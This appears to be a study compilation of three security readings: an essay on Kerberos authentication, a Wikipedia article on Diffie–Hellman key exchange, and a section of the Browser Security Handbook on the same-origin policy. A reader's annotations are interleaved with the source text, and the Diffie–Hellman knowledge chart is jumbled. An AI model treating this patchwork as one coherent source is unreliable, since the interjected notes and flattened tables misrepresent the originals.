There are three basic steps involved in authenticating a user to an end service. First, the user sends a request to the AS, asking it to authenticate him to the service. Fundamentally, this request consists only of the service's name, although in practice, it contains some other information that we don't have to concern ourselves with here.

In the second step, the AS prepares to introduce the user and the service to each other. It does this by generating a new, random secret key that will be shared only by the user and the service. It sends the user a two-part message. One part contains the random key along with the service's name, encrypted with the user's long-term key; the other part contains that same random key along with the *user's* name, encrypted with the *service's* long-term key. In Kerberos parlance, the former message is often called the user's *credentials*, the latter message is called the *ticket*, and the random key is called the *session key*.

At this stage, only the user knows the session key (provided he really is the user and knows the appropriate long-term key). He generates a fresh message, such as a timestamp, and encrypts it with the session key. This message is called the *authenticator*. He sends the authenticator, along with the ticket, to the service. The service decrypts the ticket with its long-term key, recovers the session key, which is in turn used to decrypt the authenticator. The service trusts the AS, so it knows that only the legitimate user could have created such an authenticator. This completes the authentication of the user to the service.

> *There is a version of Kerberos called Bones, which is exactly like Kerberos, except that Bones doesn't encrypt any of the messages. So what is it good for? The U.S. restricts export of cryptography; if it's sufficiently advanced, it qualifies as munitions, in fact. At one time, it was extraordinarily difficult to get crypto software out of the U.S. On the other hand, there is a wide variety of legitimate software that is exported (or created outside the U.S. altogether), and expects Kerberos to be there. Such software can be shipped with Bones instead of Kerberos, tricking them into thinking that Kerberos is there.*

> *Doug Rickard wrote to explain how Bones got its name. In 1988, he was working at MIT, with the Project Athena group. He was trying to get permission from the State Department to export Kerberos to Bond University in Australia. The State Department wouldn't allow it--not with DES included. To get it out of the country, they had to not only remove all calls to DES routines, but all comments and textual references to them as well, so that (superficially, at least) it was non-trivial to determine where the calls were originally placed.*
>
> *To strip out all the DES calls and garbage, John Kohl wrote a program called piranha. At one of their progress meetings, Doug jokingly said, "And we are left with nothing but the Bones." For lack of a better term, he then used the word "Bones" and "boned" in the meeting minutes to distinguish between the DES and non-DES versions of Kerberos. "It somehow stuck," he says, "and I have been ashamed of it ever since."*
>
> *Back at Bond University, Errol Young then put encryption back into Bones, thus creating Encrypted Bones, or E-Bones.*

Sometimes, the user may want the service to be authenticated in return. To do so, the service takes the timestamp from the authenticator, adds the service's own name to it, and encrypts the whole thing with the session key. This is then returned to the user.

The Ticket Granting Server

One of the inconveniences of using a password is that each time you access a service, you have to type the darned thing in. It can be a tremendous nuisance, if you have to access a variety of different services, and so the temptation is to use the same password for each service, and further to make that password easy to type. Kerberos eliminates the problem of having passwords for each of many different services, but there is still the temptation of making the one password easy to type. This makes it possible for an attacker to guess the password--even if it is used as a shared secret key, rather than as a message passed over the network.

Kerberos resolves this second problem by introducing a new service, called the *ticket granting server* (TGS). The TGS is logically distinct from the AS, although they may reside on the same physical machine. (They are often referred to collectively as the KDC--the Key Distribution Center, from Needham and Schroeder [1].) The purpose of the TGS is to add an extra layer of indirection so that the user only needs to enter in a password once; the ticket and session key obtained from that password is used for all further tickets.

So, before accessing any regular service, the user requests a ticket from the AS to talk to the TGS. This ticket is called the *ticket granting ticket*, or TGT; it is also sometimes called the *initial ticket*. The session key for the TGT is encrypted using the user's long-term key, so the password is needed to decrypt it from the AS's response to the user.

After receiving the TGT, any time that the user wishes to contact a service, he requests a ticket not from the AS, but from the TGS. Furthermore, the reply is encrypted not with the user's secret key, but with the session key that came with the TGT, so the user's password is *not* needed to obtain the new session key (the one that will be used with the end service). Aside from this wrinkle, the rest of the exchange continues as before.

It's sort of like when you visit some workplaces. You show your regular ID to get a guest ID for the workplace. Now, when you want to enter various rooms in the workplace, instead of showing your regular ID over and over again, which might make it vulnerable to being dropped or stolen, you show your guest ID, which is only valid for a short time anyway. If it were stolen, you could get it invalidated and be issued a new one quickly and easily, something that you couldn't do with your regular ID.

The advantage this provides is that while passwords usually remain valid for months at a time, the TGT is good only for a fairly short period, typically eight or ten hours. Afterwards, the TGT is not usable by anyone, including the user or any attacker. This TGT, as well as any tickets that you obtain using it, are stored in the *credentials cache*.

> *The term "credentials" actually refers to both the ticket and the session key in conjunction. However, you will often see the terms "ticket cache" and "credentials cache" used more or less interchangeably.*

Cross-Realm Authentication

So far, we've considered the case where there is a single AS and a single TGS, which may or may not reside on the same machine. As long as the number of requests is small, this is not a problem. But as the network grows, the number of requests grows with it, and the AS/TGS becomes a bottleneck in the authentication process. In short, this system doesn't *scale*. For this reason, it often makes sense to divide the world into distinct *realms*. These divisions are often made on organizational boundaries, although they need not be. Each realm has its own AS and TGS.

To allow for cross-realm authentication--that is, to allow users in one realm to access services in another--it is necessary first for the user's realm to register a *remote* TGS (RTGS) in the service's realm. Such an association typically (but not always) goes both ways, so that each realm has an RTGS in the other realm. This now adds a new layer of indirection to the authentication procedure: First the user contacts the AS to access the TGS. Then the TGS is contacted to access the RTGS. Finally, the RTGS is contacted to access the end service.

Actually, it can be worse than that. In some cases, where there are many realms, it is inefficient to register each realm in every other realm. Instead, there is a network of realms, so that in order to contact a service in another realm, it is sometimes necessary to contact the RTGS in one or more intermediate realms. These realms are called the *transited* realms, and their names are recorded in the ticket. This is so the end service knows all of the intermediate realms that were transited, and can decide whether or not to accept the authentication. (It might not, for instance, if it believes one of the intermediate realms is not trustworthy.)

> *This feature is new to Kerberos in Version 5. In Version 4, only peer-to-peer cross-realm authentication was permitted. In principle, the Version 5 approach allows for better scaling if an efficient hierarchy of realms is set up; in practice, realms exhibit significant locality, and they mostly use peer-to-peer cross-realm authentication anyway. However, the advent of public-key cryptography for the initial authentication step (for which the certificate chain is recorded in the ticket as transited "realms") may again justify the inclusion of this mechanism.*

Kerberos and Public-Key Cryptography

As I mentioned earlier, Kerberos relies on conventional or symmetric cryptography, in which the keys used for encryption and decryption are the same. As a result, the key must be kept secret between the user and the KDC, since if anyone else knew it, they could impersonate the user to any service. What's more, in order for a user to use Kerberos at all, he or she must already be registered with a KDC.

Such a requirement can be circumvented with the use of public-key cryptography, in which there are two separate keys, a public key and a private key. These two keys are conjugates: Whatever one key encrypts, the other decrypts. As their names suggest, the public key is intended to be known by anyone, whereas the private key is known only by the user; not even the KDC is expected to know the private key.

Public-key cryptography can be integrated into the Kerberos initial authentication phase in a simple way--in principle, at least. When the KDC (that is, the AS) generates its response, encapsulating the session key for the TGT, it does not encrypt it with the user's long-term key (which doesn't exist). Rather, it encrypts it with a randomly generated key, which is in turn encrypted with the user's public key. The only key that can reverse this public-key encryption is the user's private key, which only he or she knows. The user thus obtains the random key, which is in turn used to decrypt the session key, and the rest of the authentication (for instance, any exchanges with the TGS) proceeds as before.

> *You may well wonder why a randomly generated key must be used. Why not simply encrypt the session key with the user's public key? To begin with, public-key operations are not designed to operate on arbitrary data, which might be any length; they are designed to operate on keys, which are short. Public-key cryptography is a relatively expensive operation. So when you make a call to a library routine to encrypt anything, no matter how long it is, it first encrypts it using symmetric cryptography with a randomly generated key, and then encrypts that random key with the public key.*
>
> *Even though we've been referring just to the session key, Kerberos actually encapsulates a number of other items along with it. As a result, the performance of public-key cryptography becomes a direct factor.*

There's a catch. (Of course, there had to be.) The catch is that even though the user and the KDC don't have to share a long-term key, they do have to share some kind of association. Otherwise, the KDC has no confidence that the public key the user is asking it to use belongs to any given identity. I could easily generate a public and a private key that go together, and assert that they belong to you, and present them to the KDC to impersonate you. To prevent that, public keys have to be *certified*. Some *certification authority*, or CA, must digitally sign the public key. In essence, the CA encrypts the user's public key and identity with its *private* key, which binds the two together. Typically, the CA is someone that is trusted generally to do this very thing. Afterward, anyone can verify that the CA did indeed sign the user's public key and identity by decrypting it with the CA's *public* key. (See how clever the uses of the two complementary keys can be?)

> *In reality, the CA doesn't encrypt the user's public key with its private key, for the same reasons that the KDC doesn't encrypt the session key with the user's public key. Nor does it encrypt it first with a random key, since the user's public key and identity don't have to be kept confidential. Instead, it passes the public key and identity through a special function called a* one-way hash. *The hash (sometimes called a message digest) outputs a random-looking short sequence of bytes, and it's these bytes that are encrypted by the CA's private key. This establishes that only the CA could have bound the public key to the user's identity, since you can't just create any other message that also hashes to those same bytes (that's why the hash is called one-way).*

You may see a potential problem: How does the KDC know that the key that signed the user's public key belongs to the CA? Doesn't someone else need to sign the CA's key--a higher-level CA perhaps? This could lead to an infinite recursion. At some point, however, the KDC must, by some other means, establish a CA's identity outside of digitally signing things, and know that a public key definitely belongs to it. This terminates the chain of certificates, starting from the user's public key and ending in the trusted CA's public key, and it is that trusted CA that represents the association shared by the user and the KDC. The advantage over sharing a long-term key is that the various authorities don't actually have to be on-line for consultation while the KDC is authenticating the user.

Incidentally, if you've used PGP (or GPG), which also employs public-key cryptography, you may have noticed that you have to enter a password or passphrase before being able to use your private key. That passphrase does not, however, actually generate the private key, which is instead generated only once, at the same time the public key is created. Rather, the passphrase is used to generate a symmetric key (just as in Kerberos), and that symmetric key is used to encrypt the private key, so that no one can snoop onto your machine and use it. Whenever you do want to use it, you have to enter the same passphrase, which generates the same symmetric key, and your private key is decrypted long enough to use it. (After you're done with it, any program that's correctly written will wipe the decrypted private key out of memory.)

Additional Information

Some time ago, I gave a talk about Kerberos, from a more historical perspective. Here is an essay that is chiefly drawn from that talk.

---

[1] R. M. Needham and M. D. Schroeder, "Using Encryption for Authentication in Large Networks of Computers," *Communications of the ACM*, Vol. 21 (12), pp. 993-99.

Last modified 2 January 2007.

Diffie–Hellman key exchange

Read 10/22 opt

From Wikipedia, the free encyclopedia
(Redirected from Diffie Hellman)

Diffie–Hellman key exchange (**D–H**)[nb 1] is a specific method of exchanging cryptographic keys. It is one of the earliest practical examples of key exchange implemented within the field of cryptography. The Diffie–Hellman key exchange method allows two parties that have no prior knowledge of each other to jointly establish a shared secret key over an insecure communications channel. This key can then be used to encrypt subsequent communications using a symmetric key cipher.

The scheme was first published by Whitfield Diffie and Martin Hellman in 1976, although it was later alleged that it had been separately invented a few years earlier within GCHQ, the British signals intelligence agency, by Malcolm J. Williamson but was kept classified. In 2002, Hellman suggested the algorithm be called **Diffie–Hellman–Merkle key exchange** in recognition of Ralph Merkle's contribution to the invention of public-key cryptography (Hellman, 2002).

Although Diffie–Hellman key agreement itself is an *anonymous* (non-*authenticated*) key-agreement protocol, it provides the basis for a variety of authenticated protocols, and is used to provide perfect forward secrecy in Transport Layer Security's ephemeral modes (referred to as EDH or DHE depending on the cipher suite).

The method was followed shortly afterwards by RSA, an implementation of public key cryptography using asymmetric algorithms.

In 2002, Martin Hellman wrote:

> The system...has since become known as Diffie–Hellman key exchange. While that system was first described in a paper by Diffie and me, it is a public key distribution system, a concept developed by Merkle, and hence should be called 'Diffie–Hellman–Merkle key exchange' if names are to be associated with it. I hope this small pulpit might help in that endeavor to recognize Merkle's equal contribution to the invention of public key cryptography. [1] (http://www.comsoc.org/livepubs/ci1/public/anniv/pdfs/hellman.pdf)


U.S. Patent 4,200,770 (http://www.google.com/patents?vid=4200770) , now expired, describes the algorithm and credits Hellman, Diffie, and Merkle as inventors.

Contents

Description

Diffie–Hellman establishes a shared secret that can be used for secret communications by exchanging data over a public network. The following diagram illustrates the general idea of the key exchange by using colours instead of a very large number. The key part of the process is that Alice And Bob exchange their secret colours in a mix only. Finally this generates an identical key that is mathematically difficult (impossible for modern supercomputers to do in a reasonable amount of time) to reverse for another party that might have been listening in on them. Alice and Bob now use this common secret to encrypt and decrypt their sent and received data. Note that the yellow paint is already agreed by Alice and Bob:

This is the exponent thing



Here is an explanation which includes the encryption's mathematics:

The simplest, and original, implementation of the protocol uses the multiplicative group of integers modulo *p*, where *p* is prime and *g* is primitive root mod *p*. Here is an example of the protocol, with non-secret values in blue, and secret values in **boldface red**:

Alice				Bob		
Secret	Public	Calculates	Sends	Calculates	Public	Secret
a	p, g		p,g→			b
a	p, g, A	g^a mod p = A	A→		p, g	b
a	p, g, A		←B	g^b mod p = B	p, g, A, B	b
a, **s**	p, g, A, B	B^a mod p = s		A^b mod p = s	p, g, A, B	b, **s**

1. Alice and Bob agree to use a prime number *p*=23 and base *g*=5.
2. Alice chooses a secret integer ***a*=6**, then sends Bob A = g^a mod *p*
   - A = 5^{6} mod 23
   - A = **15,625** mod 23
   - A = 8
3. Bob chooses a secret integer ***b*=15**, then sends Alice B = g^b mod *p*
   - B = 5^{15} mod 23
   - B = **30,517,578,125** mod 23
   - B = 19
4. Alice computes **s** = B^{a} mod *p*
   - **s** = 19^{6} mod 23
   - **s** = **47,045,881** mod 23
   - **s** = **2**
5. Bob computes **s** = A^{b} mod *p*
   - **s** = 8^{15} mod 23
   - **s** = **35,184,372,088,832** mod 23
   - **s** = **2**
6. Alice and Bob now share a secret: **s** = **2**. This is because 6*15 is the same as 15*6. So somebody who had known both these private integers might also have calculated s as follows:
   - **s** = 5^{6*15} mod 23
   - **s** = 5^{15*6} mod 23
   - **s** = 5^{90} mod 23
   - **s** = **807,793,566,946,316,088,741,610,050,849,573,099,185,363,389,551,639,556,884,765,625** mod 23
   - **s** = **2**

Both Alice and Bob have arrived at the same value, because $(g^a)^b$ and $(g^b)^a$ are equal mod *p*. Note that only *a*, *b* and $g^{ab} = g^{ba}$ mod *p* are kept secret. All the other values – *p*, *g*, g^a *mod p*, and g^b *mod p* – are sent in the clear. Once Alice and Bob compute the shared secret they can use it as an encryption key, known only to them, for sending messages across the same open communications channel. Of course, much larger values of a, b, and p would be needed to make this example secure, since it is easy to try all the possible values of g^{ab} mod 23. There are only 23 possible integers as the result of mod 23. If p were a prime of at least 300 digits, and a and b were at least 100 digits long, then even the best algorithms known today could not find a given only g, p, g^b mod p and g^a mod p, even using all of mankind's computing power. The problem is known as the discrete logarithm problem. Note that g need not be large at all, and in practice is usually either 2, 3 or 5.

Here's a more general description of the protocol:

1. Alice and Bob agree on a finite cyclic group G and a generating element g in G. (This is usually done long before the rest of the protocol; g is assumed to be known by all attackers.) We will write the group G multiplicatively.
2. Alice picks a random natural number a and sends g^a to Bob.
3. Bob picks a random natural number b and sends g^b to Alice.
4. Alice computes $(g^b)^a$.
5. Bob computes $(g^a)^b$.

Both Alice and Bob are now in possession of the group element g^{ab}, which can serve as the shared secret key. The values of $(g^b)^a$ and $(g^a)^b$ are the same because groups are power associative. (See also exponentiation.)

In order to decrypt a message m, sent as mg^{ab}, Bob (or Alice) must first compute $(g^{ab})^{-1}$, as follows:

Bob knows $|G|$, b, and g^a. A result from group theory establishes that from the construction of G, $x^{|G|} = 1$ for all x in G.

Bob then calculates $(g^a)^{|G|-b} = g^{a(|G|-b)} = g^{a|G|-ab} = g^{a|G|}g^{-ab} = (g^{|G|})^a g^{-ab}=1^a g^{-ab}=g^{-ab}=(g^{ab})^{-1}$.

When Alice sends Bob the encrypted message, mg^{ab}, Bob applies $(g^{ab})^{-1}$ and recovers $mg^{ab}(g^{ab})^{-1} = m(1) = m$.

Chart

Here is a chart to help simplify who knows what. (Eve is an eavesdropper—she watches what is sent between Alice and Bob, but she does not alter the contents of their communications.)

- Let **s** = shared secret key. **s** = **2**
- Let g = public base. g = 5
- Let p = public (prime) number. p = 23
- Let **a** = Alice's private key. **a** = **6**
- Let A = Alice's public key. A = $g^{\mathbf{a}}$ mod p = 8
- Let **b** = Bob's private key. **b** = **15**
- Let B = Bob's public key. B = $g^{\mathbf{b}}$ mod p = 19

Alice	Bob	Eve

knows	doesn't know
p = 23	**b** = ?
base g = 5	
a = 6	
A = 5^6 mod 23 = 8	
B = 5^b mod 23 = 19	
s = 19^6 mod 23 = **2**	
s = 8^b mod 23 = **2**	
s = 19^6 mod 23 = 8^b mod 23	
s = **2**	

knows	doesn't know
p = 23	**a** = ?
base g = 5	
b = 15	
B = 5^{15} mod 23 = 19	
A = 5^a mod 23 = 8	
s = 8^{15} mod 23 = **2**	
s = 19^a mod 23 = **2**	
s = 8^{15} mod 23 = 19^a mod 23	
s = **2**	

knows	doesn't know
p = 23	**a** = ?
base g = 5	**b** = ?
	s = ?
A = 5^a mod 23 = 8	
B = 5^b mod 23 = 19	
s = 19^a mod 23	
s = 8^b mod 23	
s = 19^a mod 23 = 8^b mod 23	

Note: It should be difficult for Alice to solve for Bob's private key or for Bob to solve for Alice's private key. If it is not difficult for Alice to solve for Bob's private key (or vice versa), Eve may simply substitute her own private / public key pair, plug Bob's public key into her private key, produce a fake shared secret key, and solve for Bob's private key (and use that to solve for the shared secret key. Eve may attempt to choose a public / private key pair that will make it easy for her to solve for Bob's private key). A demonstration of Diffie-Hellman (using numbers too small for practical use) is given here (http://buchananweb.co.uk /security02.aspx)

Operation with more than two parties

Diffie-Hellman key agreement is not limited to negotiating a key shared by only two participants. Any number of users can take part in an agreement by performing iterations of the agreement protocol and exchanging intermediate data (which does not itself need to be kept secret). For example, Alice, Bob, and Carol could participate in a Diffie-Hellman agreement as follows, with all operations taken to be modulo p:

1. The parties agree on the algorithm parameters p and g.
2. The parties generate their private keys, named a, b, and c.
3. Alice computes g^a and sends it to Bob.
4. Bob computes $(g^a)^b = g^{ab}$ and sends it to Carol.
5. Carol computes $(g^{ab})^c = g^{abc}$ and uses it as her secret.
6. Bob computes g^b and sends it to Carol.
7. Carol computes $(g^b)^c = g^{bc}$ and sends it to Alice.
8. Alice computes $(g^{bc})^a = g^{bca} = g^{abc}$ and uses it as her secret.
9. Carol computes g^c and sends it to Alice.
10. Alice computes $(g^c)^a = g^{ca}$ and sends it to Bob.
11. Bob computes $(g^{ca})^b = g^{cab} = g^{abc}$ and uses it as his secret.

An eavesdropper has been able to see g^a, g^b, g^c, g^{ab}, g^{ac}, and g^{bc}, but cannot use any combination of these to reproduce g^{abc}.

To extend this mechanism to larger groups, two basic principles must be followed:

- Starting with an “empty” key consisting only of g, the secret is made by raising the current value to every participant’s private exponent once, in any order (the first such exponentiation yields the participant’s own public key).
- Any intermediate value (having up to $N-1$ exponents applied, where N is the number of participants in the group) may be revealed publicly, but the final value (having had all N exponents applied) constitutes the shared secret and hence must never be revealed publicly. Thus, each user must obtain their copy of the secret by applying their own private key last (otherwise there would be no way for the last contributor to communicate the final key to its recipient, as that last contributor would have turned the key into the very secret the group wished to protect).

These principles leave open various options for choosing in which order participants contribute to keys. The simplest and most obvious solution is to arrange the N participants in a circle and have N keys rotate around the circle, until eventually every key has been contributed to by all N participants (ending with its owner) and each participant has contributed to N keys (ending with their own). However, this requires that every participant perform N modular exponentiations.

By choosing a more optimal order, and relying on the fact that keys can be duplicated, it is possible to reduce the number of modular exponentiations performed by each participant to $\log_2(N)+1$ using a divide-and-conquer-style approach, given here for eight participants:

1. Participants A, B, C, and D each perform one exponentiation, yielding g^{abcd}; this value is sent to E, F, G, and H. In return, participants A, B, C, and D receive g^{efgh}.
2. Participants A and B each perform one exponentiation, yielding g^{efghab}, which they send to C and D, while C and D do the same, yielding g^{efghcd}, which they send to A and B.
3. Participant A performs an exponentiation, yielding $g^{efghcda}$, which it sends to B; similarly, B sends $g^{efghcdb}$ to A. C and D do similarly.
4. Participant A performs one final exponentiation, yielding the secret $g^{efghcdba} = g^{abcdefgh}$, while B does the same to get $g^{efghcdab} = g^{abcdefgh}$; again, C and D do similarly.
5. Participants E through H simultaneously perform the same operations using g^{abcd} as their starting point.

Upon completing this algorithm, all participants will possess the secret $g^{abcdefgh}$, but each participant will have performed only four modular exponentiations, rather than the eight implied by a simple circular arrangement.

Security

The protocol is considered secure against eavesdroppers if G and g are chosen properly. The eavesdropper ("Eve") would have to solve the Diffie–Hellman problem to obtain g^{ab}. This is currently considered difficult. An efficient algorithm to solve the discrete logarithm problem would make it easy to compute a or b and solve the Diffie–Hellman problem, making this and many other public key cryptosystems insecure.

The order of G should be prime or have a large prime factor to prevent use of the Pohlig–Hellman algorithm to obtain *a* or *b*. For this reason, a Sophie Germain prime *q* is sometimes used to calculate $p=2q+1$, called a safe prime, since the order of *G* is then only divisible by 2 and *q*. *g* is then sometimes chosen to generate the order *q* subgroup of *G*, rather than *G*, so that the Legendre symbol of g^a never reveals the low order bit of *a*.

If Alice and Bob use random number generators whose outputs are not completely random and can be predicted to some extent, then Eve's task is much easier.

The secret integers *a* and *b* are discarded at the end of the session. Therefore, Diffie–Hellman key exchange by itself trivially achieves perfect forward secrecy because no long-term private keying material exists to be disclosed.

In the original description, the Diffie–Hellman exchange by itself does not provide authentication of the communicating parties and is thus vulnerable to a man-in-the-middle attack. A person in the middle may establish two distinct Diffie–Hellman key exchanges, one with Alice and the other with Bob, effectively masquerading as Alice to Bob, and vice versa, allowing the attacker to decrypt (and read or store) then re-encrypt the messages passed between them. A method to authenticate the communicating parties to each other is generally needed to prevent this type of attack. Variants of Diffie-Hellman, such as STS, may be used instead to avoid these types of attacks.

Other uses

Password-authenticated key agreement

When Alice and Bob share a password, they may use a password-authenticated key agreement (PAKE) form of Diffie–Hellman to prevent man-in-the-middle attacks. One simple scheme is to make the generator *g* the password. A feature of these schemes is that an attacker can only test one specific password on each iteration with the other party, and so the system provides good security with relatively weak passwords. This approach is described in ITU-T Recommendation X.1035, which is used by the G.hn home networking standard.

Public Key

It is also possible to use Diffie–Hellman as part of a public key infrastructure. Alice's public key is simply $(g^a \bmod p, g, p)$. To send her a message Bob chooses a random *b*, and then sends Alice $g^b \bmod p$ (un-encrypted) together with the message encrypted with symmetric key $(g^a)^b \bmod p$. Only Alice can decrypt the message because only she has *a*. A preshared public key also prevents man-in-the-middle attacks.

In practice, Diffie–Hellman is not used in this way, with RSA being the dominant public key algorithm. This is largely for historical and commercial reasons, namely that RSA created a Certificate Authority that became Verisign. Diffie–Hellman cannot be used to sign certificates, although the ElGamal and DSA signature algorithms are related to it. However, it is related to MQV, STS and the IKE component of the IPsec protocol suite for securing Internet Protocol communications.

See also

- Key exchange

theplaz.com@gmail.com ▾ | My favorites ▾ | Profile | Sign out

browsersec
Browser Security Handbook

Search projects

Project Home | Downloads | **Wiki** | Issues | Source

Search Current pages for Search

☆ **Part2**
Browser Security Handbook, part 2

Updated Mar 30, 2011 by lcam...@gmail.com

Browser Security Handbook, part 2

- ~~Written and maintained by Michal Zalewski~~ <lcamtuf@google.com>.
- Copyright 2008, 2009 Google Inc, rights reserved.
- Released under terms and conditions of the CC-3.0-BY license.

Table of Contents

Read 9/26

Stuff I am familar w/ :)

Standard browser security features

This section provides a detailed discussion of explicit security mechanisms and restrictions implemented within browser. Long-standing design deficiencies are discussed, but no specific consideration is given to short-lived vulnerabilities.

Same-origin policy

Perhaps the most important security concept within modern browsers is the idea of the same-origin policy. The principal intent for this mechanism is to make it possible for largely unrestrained scripting and other interactions between pages served as a part of the same site (understood as having a particular DNS host name, or part thereof), whilst almost completely preventing any interference between unrelated sites.

In practice, there is no single same-origin policy, but rather, a set of mechanisms with some superficial resemblance, but quite a few important differences. These flavors are discussed below.

Oh

Same-origin policy for DOM access

With no additional qualifiers, the term "same-origin policy" most commonly refers to a mechanism that governs the ability for JavaScript and other scripting languages to access DOM properties and methods across domains (reference). In essence, the model boils down to this three-step decision process:

- If protocol, host name, and - for browsers other than Microsoft Internet Explorer - port number for two interacting pages match, access is granted with no further checks.

redirect

Not much bg on this

- Any page may set `document.domain` parameter to a right-hand, fully-qualified fragment of its current host name (e.g., `foo.bar.example.com` may set it to `example.com`, but not `ample.com`). If two pages explicitly and *mutually* set their respective `document.domain` parameters to the same value, and the remaining same-origin checks are satisfied, access is granted.
- If neither of the above conditions is satisfied, access is denied.

In theory, the model seems simple and robust enough to ensure proper separation between unrelated pages, and serve as a method for sandboxing potentially untrusted or risky content within a particular domain; upon closer inspection, quite a few drawbacks arise, however:

- Firstly, the `document.domain` mechanism functions as a security tarpit: once any two legitimate subdomains in `example.com`, e.g. `www.example.com` and `payments.example.com`, choose to cooperate this way, any other resource in that domain, such as `user-pages.example.com`, may then set own `document.domain` likewise, and arbitrarily mess with `payments.example.com`. This means that in many scenarios, `document.domain` may not be used safely at all.

I didn't know you can set it up a level

- Whenever `document.domain` cannot be used - either because pages live in completely different domains, or because of the aforementioned security problem - legitimate client-side communication between, for example, embeddable page gadgets, is completely forbidden in theory, and in practice very difficult to arrange, requiring developers to resort to the abuse of known browser bugs, or to latency-expensive server-side channels, in order to build legitimate web applications.

redirects

- Whenever tight integration of services within a single host name is pursued to overcome these communication problems, because of the inflexibility of same-origin checks, there is no usable method to sandbox any untrusted or particularly vulnerable content to minimize the impact of security problems.

On top of this, the specification is simplistic enough to actually omit quite a few corner cases; among other things:

- The `document.domain` behavior when hosts are addressed by IP addresses, as opposed to fully-qualified domain names, is not specified.
- The `document.domain` behavior with extremely vague specifications (e.g., `com` or `co.uk`) is not specified.
- The algorithms of context inheritance for pseudo-protocol windows, such as `about:blank`, are not specified.
- The behavior for URLs that do not meaningfully have a host name associated with them (e.g., `file://`) is not defined, causing some browsers to permit locally saved files to access every document on the disk or on the web; users are generally not aware of this risk, potentially exposing themselves.
- The behavior when a single name resolves to vastly different IP addresses (for example, one on an internal network, and another on the Internet) is not specified, permitting DNS rebinding attacks and related tricks that put certain mechanisms (captchas, ad click tracking, etc) at extra risk.
- Many one-off exceptions to the model were historically made to permit certain types of desirable interaction, such as the ability to point own frames or script-spawned windows to new locations - and these are not well-documented.

All this ambiguity leads to a significant degree of variation between browsers, and historically, resulted in a large number of browser security flaws. A detailed analysis of DOM actions permitted across domains, as well as context inheritance rules, is given in later sections. A quick survey of several core same-origin differences between browsers is given below:

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
May `document.domain` be set to TLD alone?	NO	NO	NO	YES	NO	YES	NO	YES	YES
May `document.domain` be set to TLD with a trailing dot?	YES	YES	NO	YES	NO	YES	NO	YES	YES
May `document.domain` be set to right-hand IP address fragments?	YES	YES	NO	YES	NO	YES	NO	NO	YES

lots of subtilites - thats where sec flaws come from!

Do port numbers wrap around in same origin checks?	NO	NO	NO	uint32	uint32	uint16/32	uint16	NO	n/a
May local HTML access unrelated local files via DOM?	YES	YES	YES	YES	NO	NO	YES	NO	n/a
May local HTML access sites on the Internet via DOM?	NO	NO	NO	NO	NO	NO	NO	NO	n/a

Note: Firefox 3 is currently the only browser that uses a directory-based scoping scheme for same-origin access within `file://`. This bears some risk of breaking quirky local applications, and may not offer protection for shared download directories, but is a sensible approach otherwise.

Same-origin policy for XMLHttpRequest

AJAX

On top of scripted DOM access, all of the contemporary browsers also provide the XMLHttpRequest JavaScript API, by which scripts may make HTTP requests to their originating site, and read back data as needed. The mechanism was originally envisioned primarily to make it possible to read back XML responses (hence the name, and the `responseXML` property), but currently, is perhaps more often used to read back JSON messages, HTML, and arbitrary custom communication protocols, and serves as the foundation for much of the *web 2.0* behavior of rapid UI updates not dependent on full-page transitions.

The set of security-relevant features provided by `XMLHttpRequest`, and not seen in other browser mechanisms, is as follows:

- The ability to specify an arbitrary HTTP request method (via the `open()` method),
- The ability to set custom HTTP headers on a request (via `setRequestHeader()`),
- The ability to read back full response headers (via `getResponseHeader()` and `getAllResponseHeaders()`),
- The ability to read back full response body as JavaScript string (via `responseText` property).

Oh I didn't know you could set all that!

Since all requests sent via `XMLHttpRequest` include a browser-maintained set of cookies for the target site, and given that the mechanism provides a far greater ability to interact with server-side components than any other feature available to scripts, it is extremely important to build in proper security controls. The set of checks implemented in all browsers for `XMLHttpRequest` is a close variation of DOM same-origin policy, with the following changes:

- Checks for `XMLHttpRequest` targets do not take `document.domain` into account, making it impossible for third-party sites to mutually agree to permit cross-domain requests between them.
- In some implementations, there are additional restrictions on protocols, header fields, and HTTP methods for which the functionality is available, or HTTP response codes which would be shown to scripts (see later).
- In Microsoft Internet Explorer, although port number is not taken into account for "proper" DOM access same-origin checks, it is taken into account for `XMLHttpRequest`.

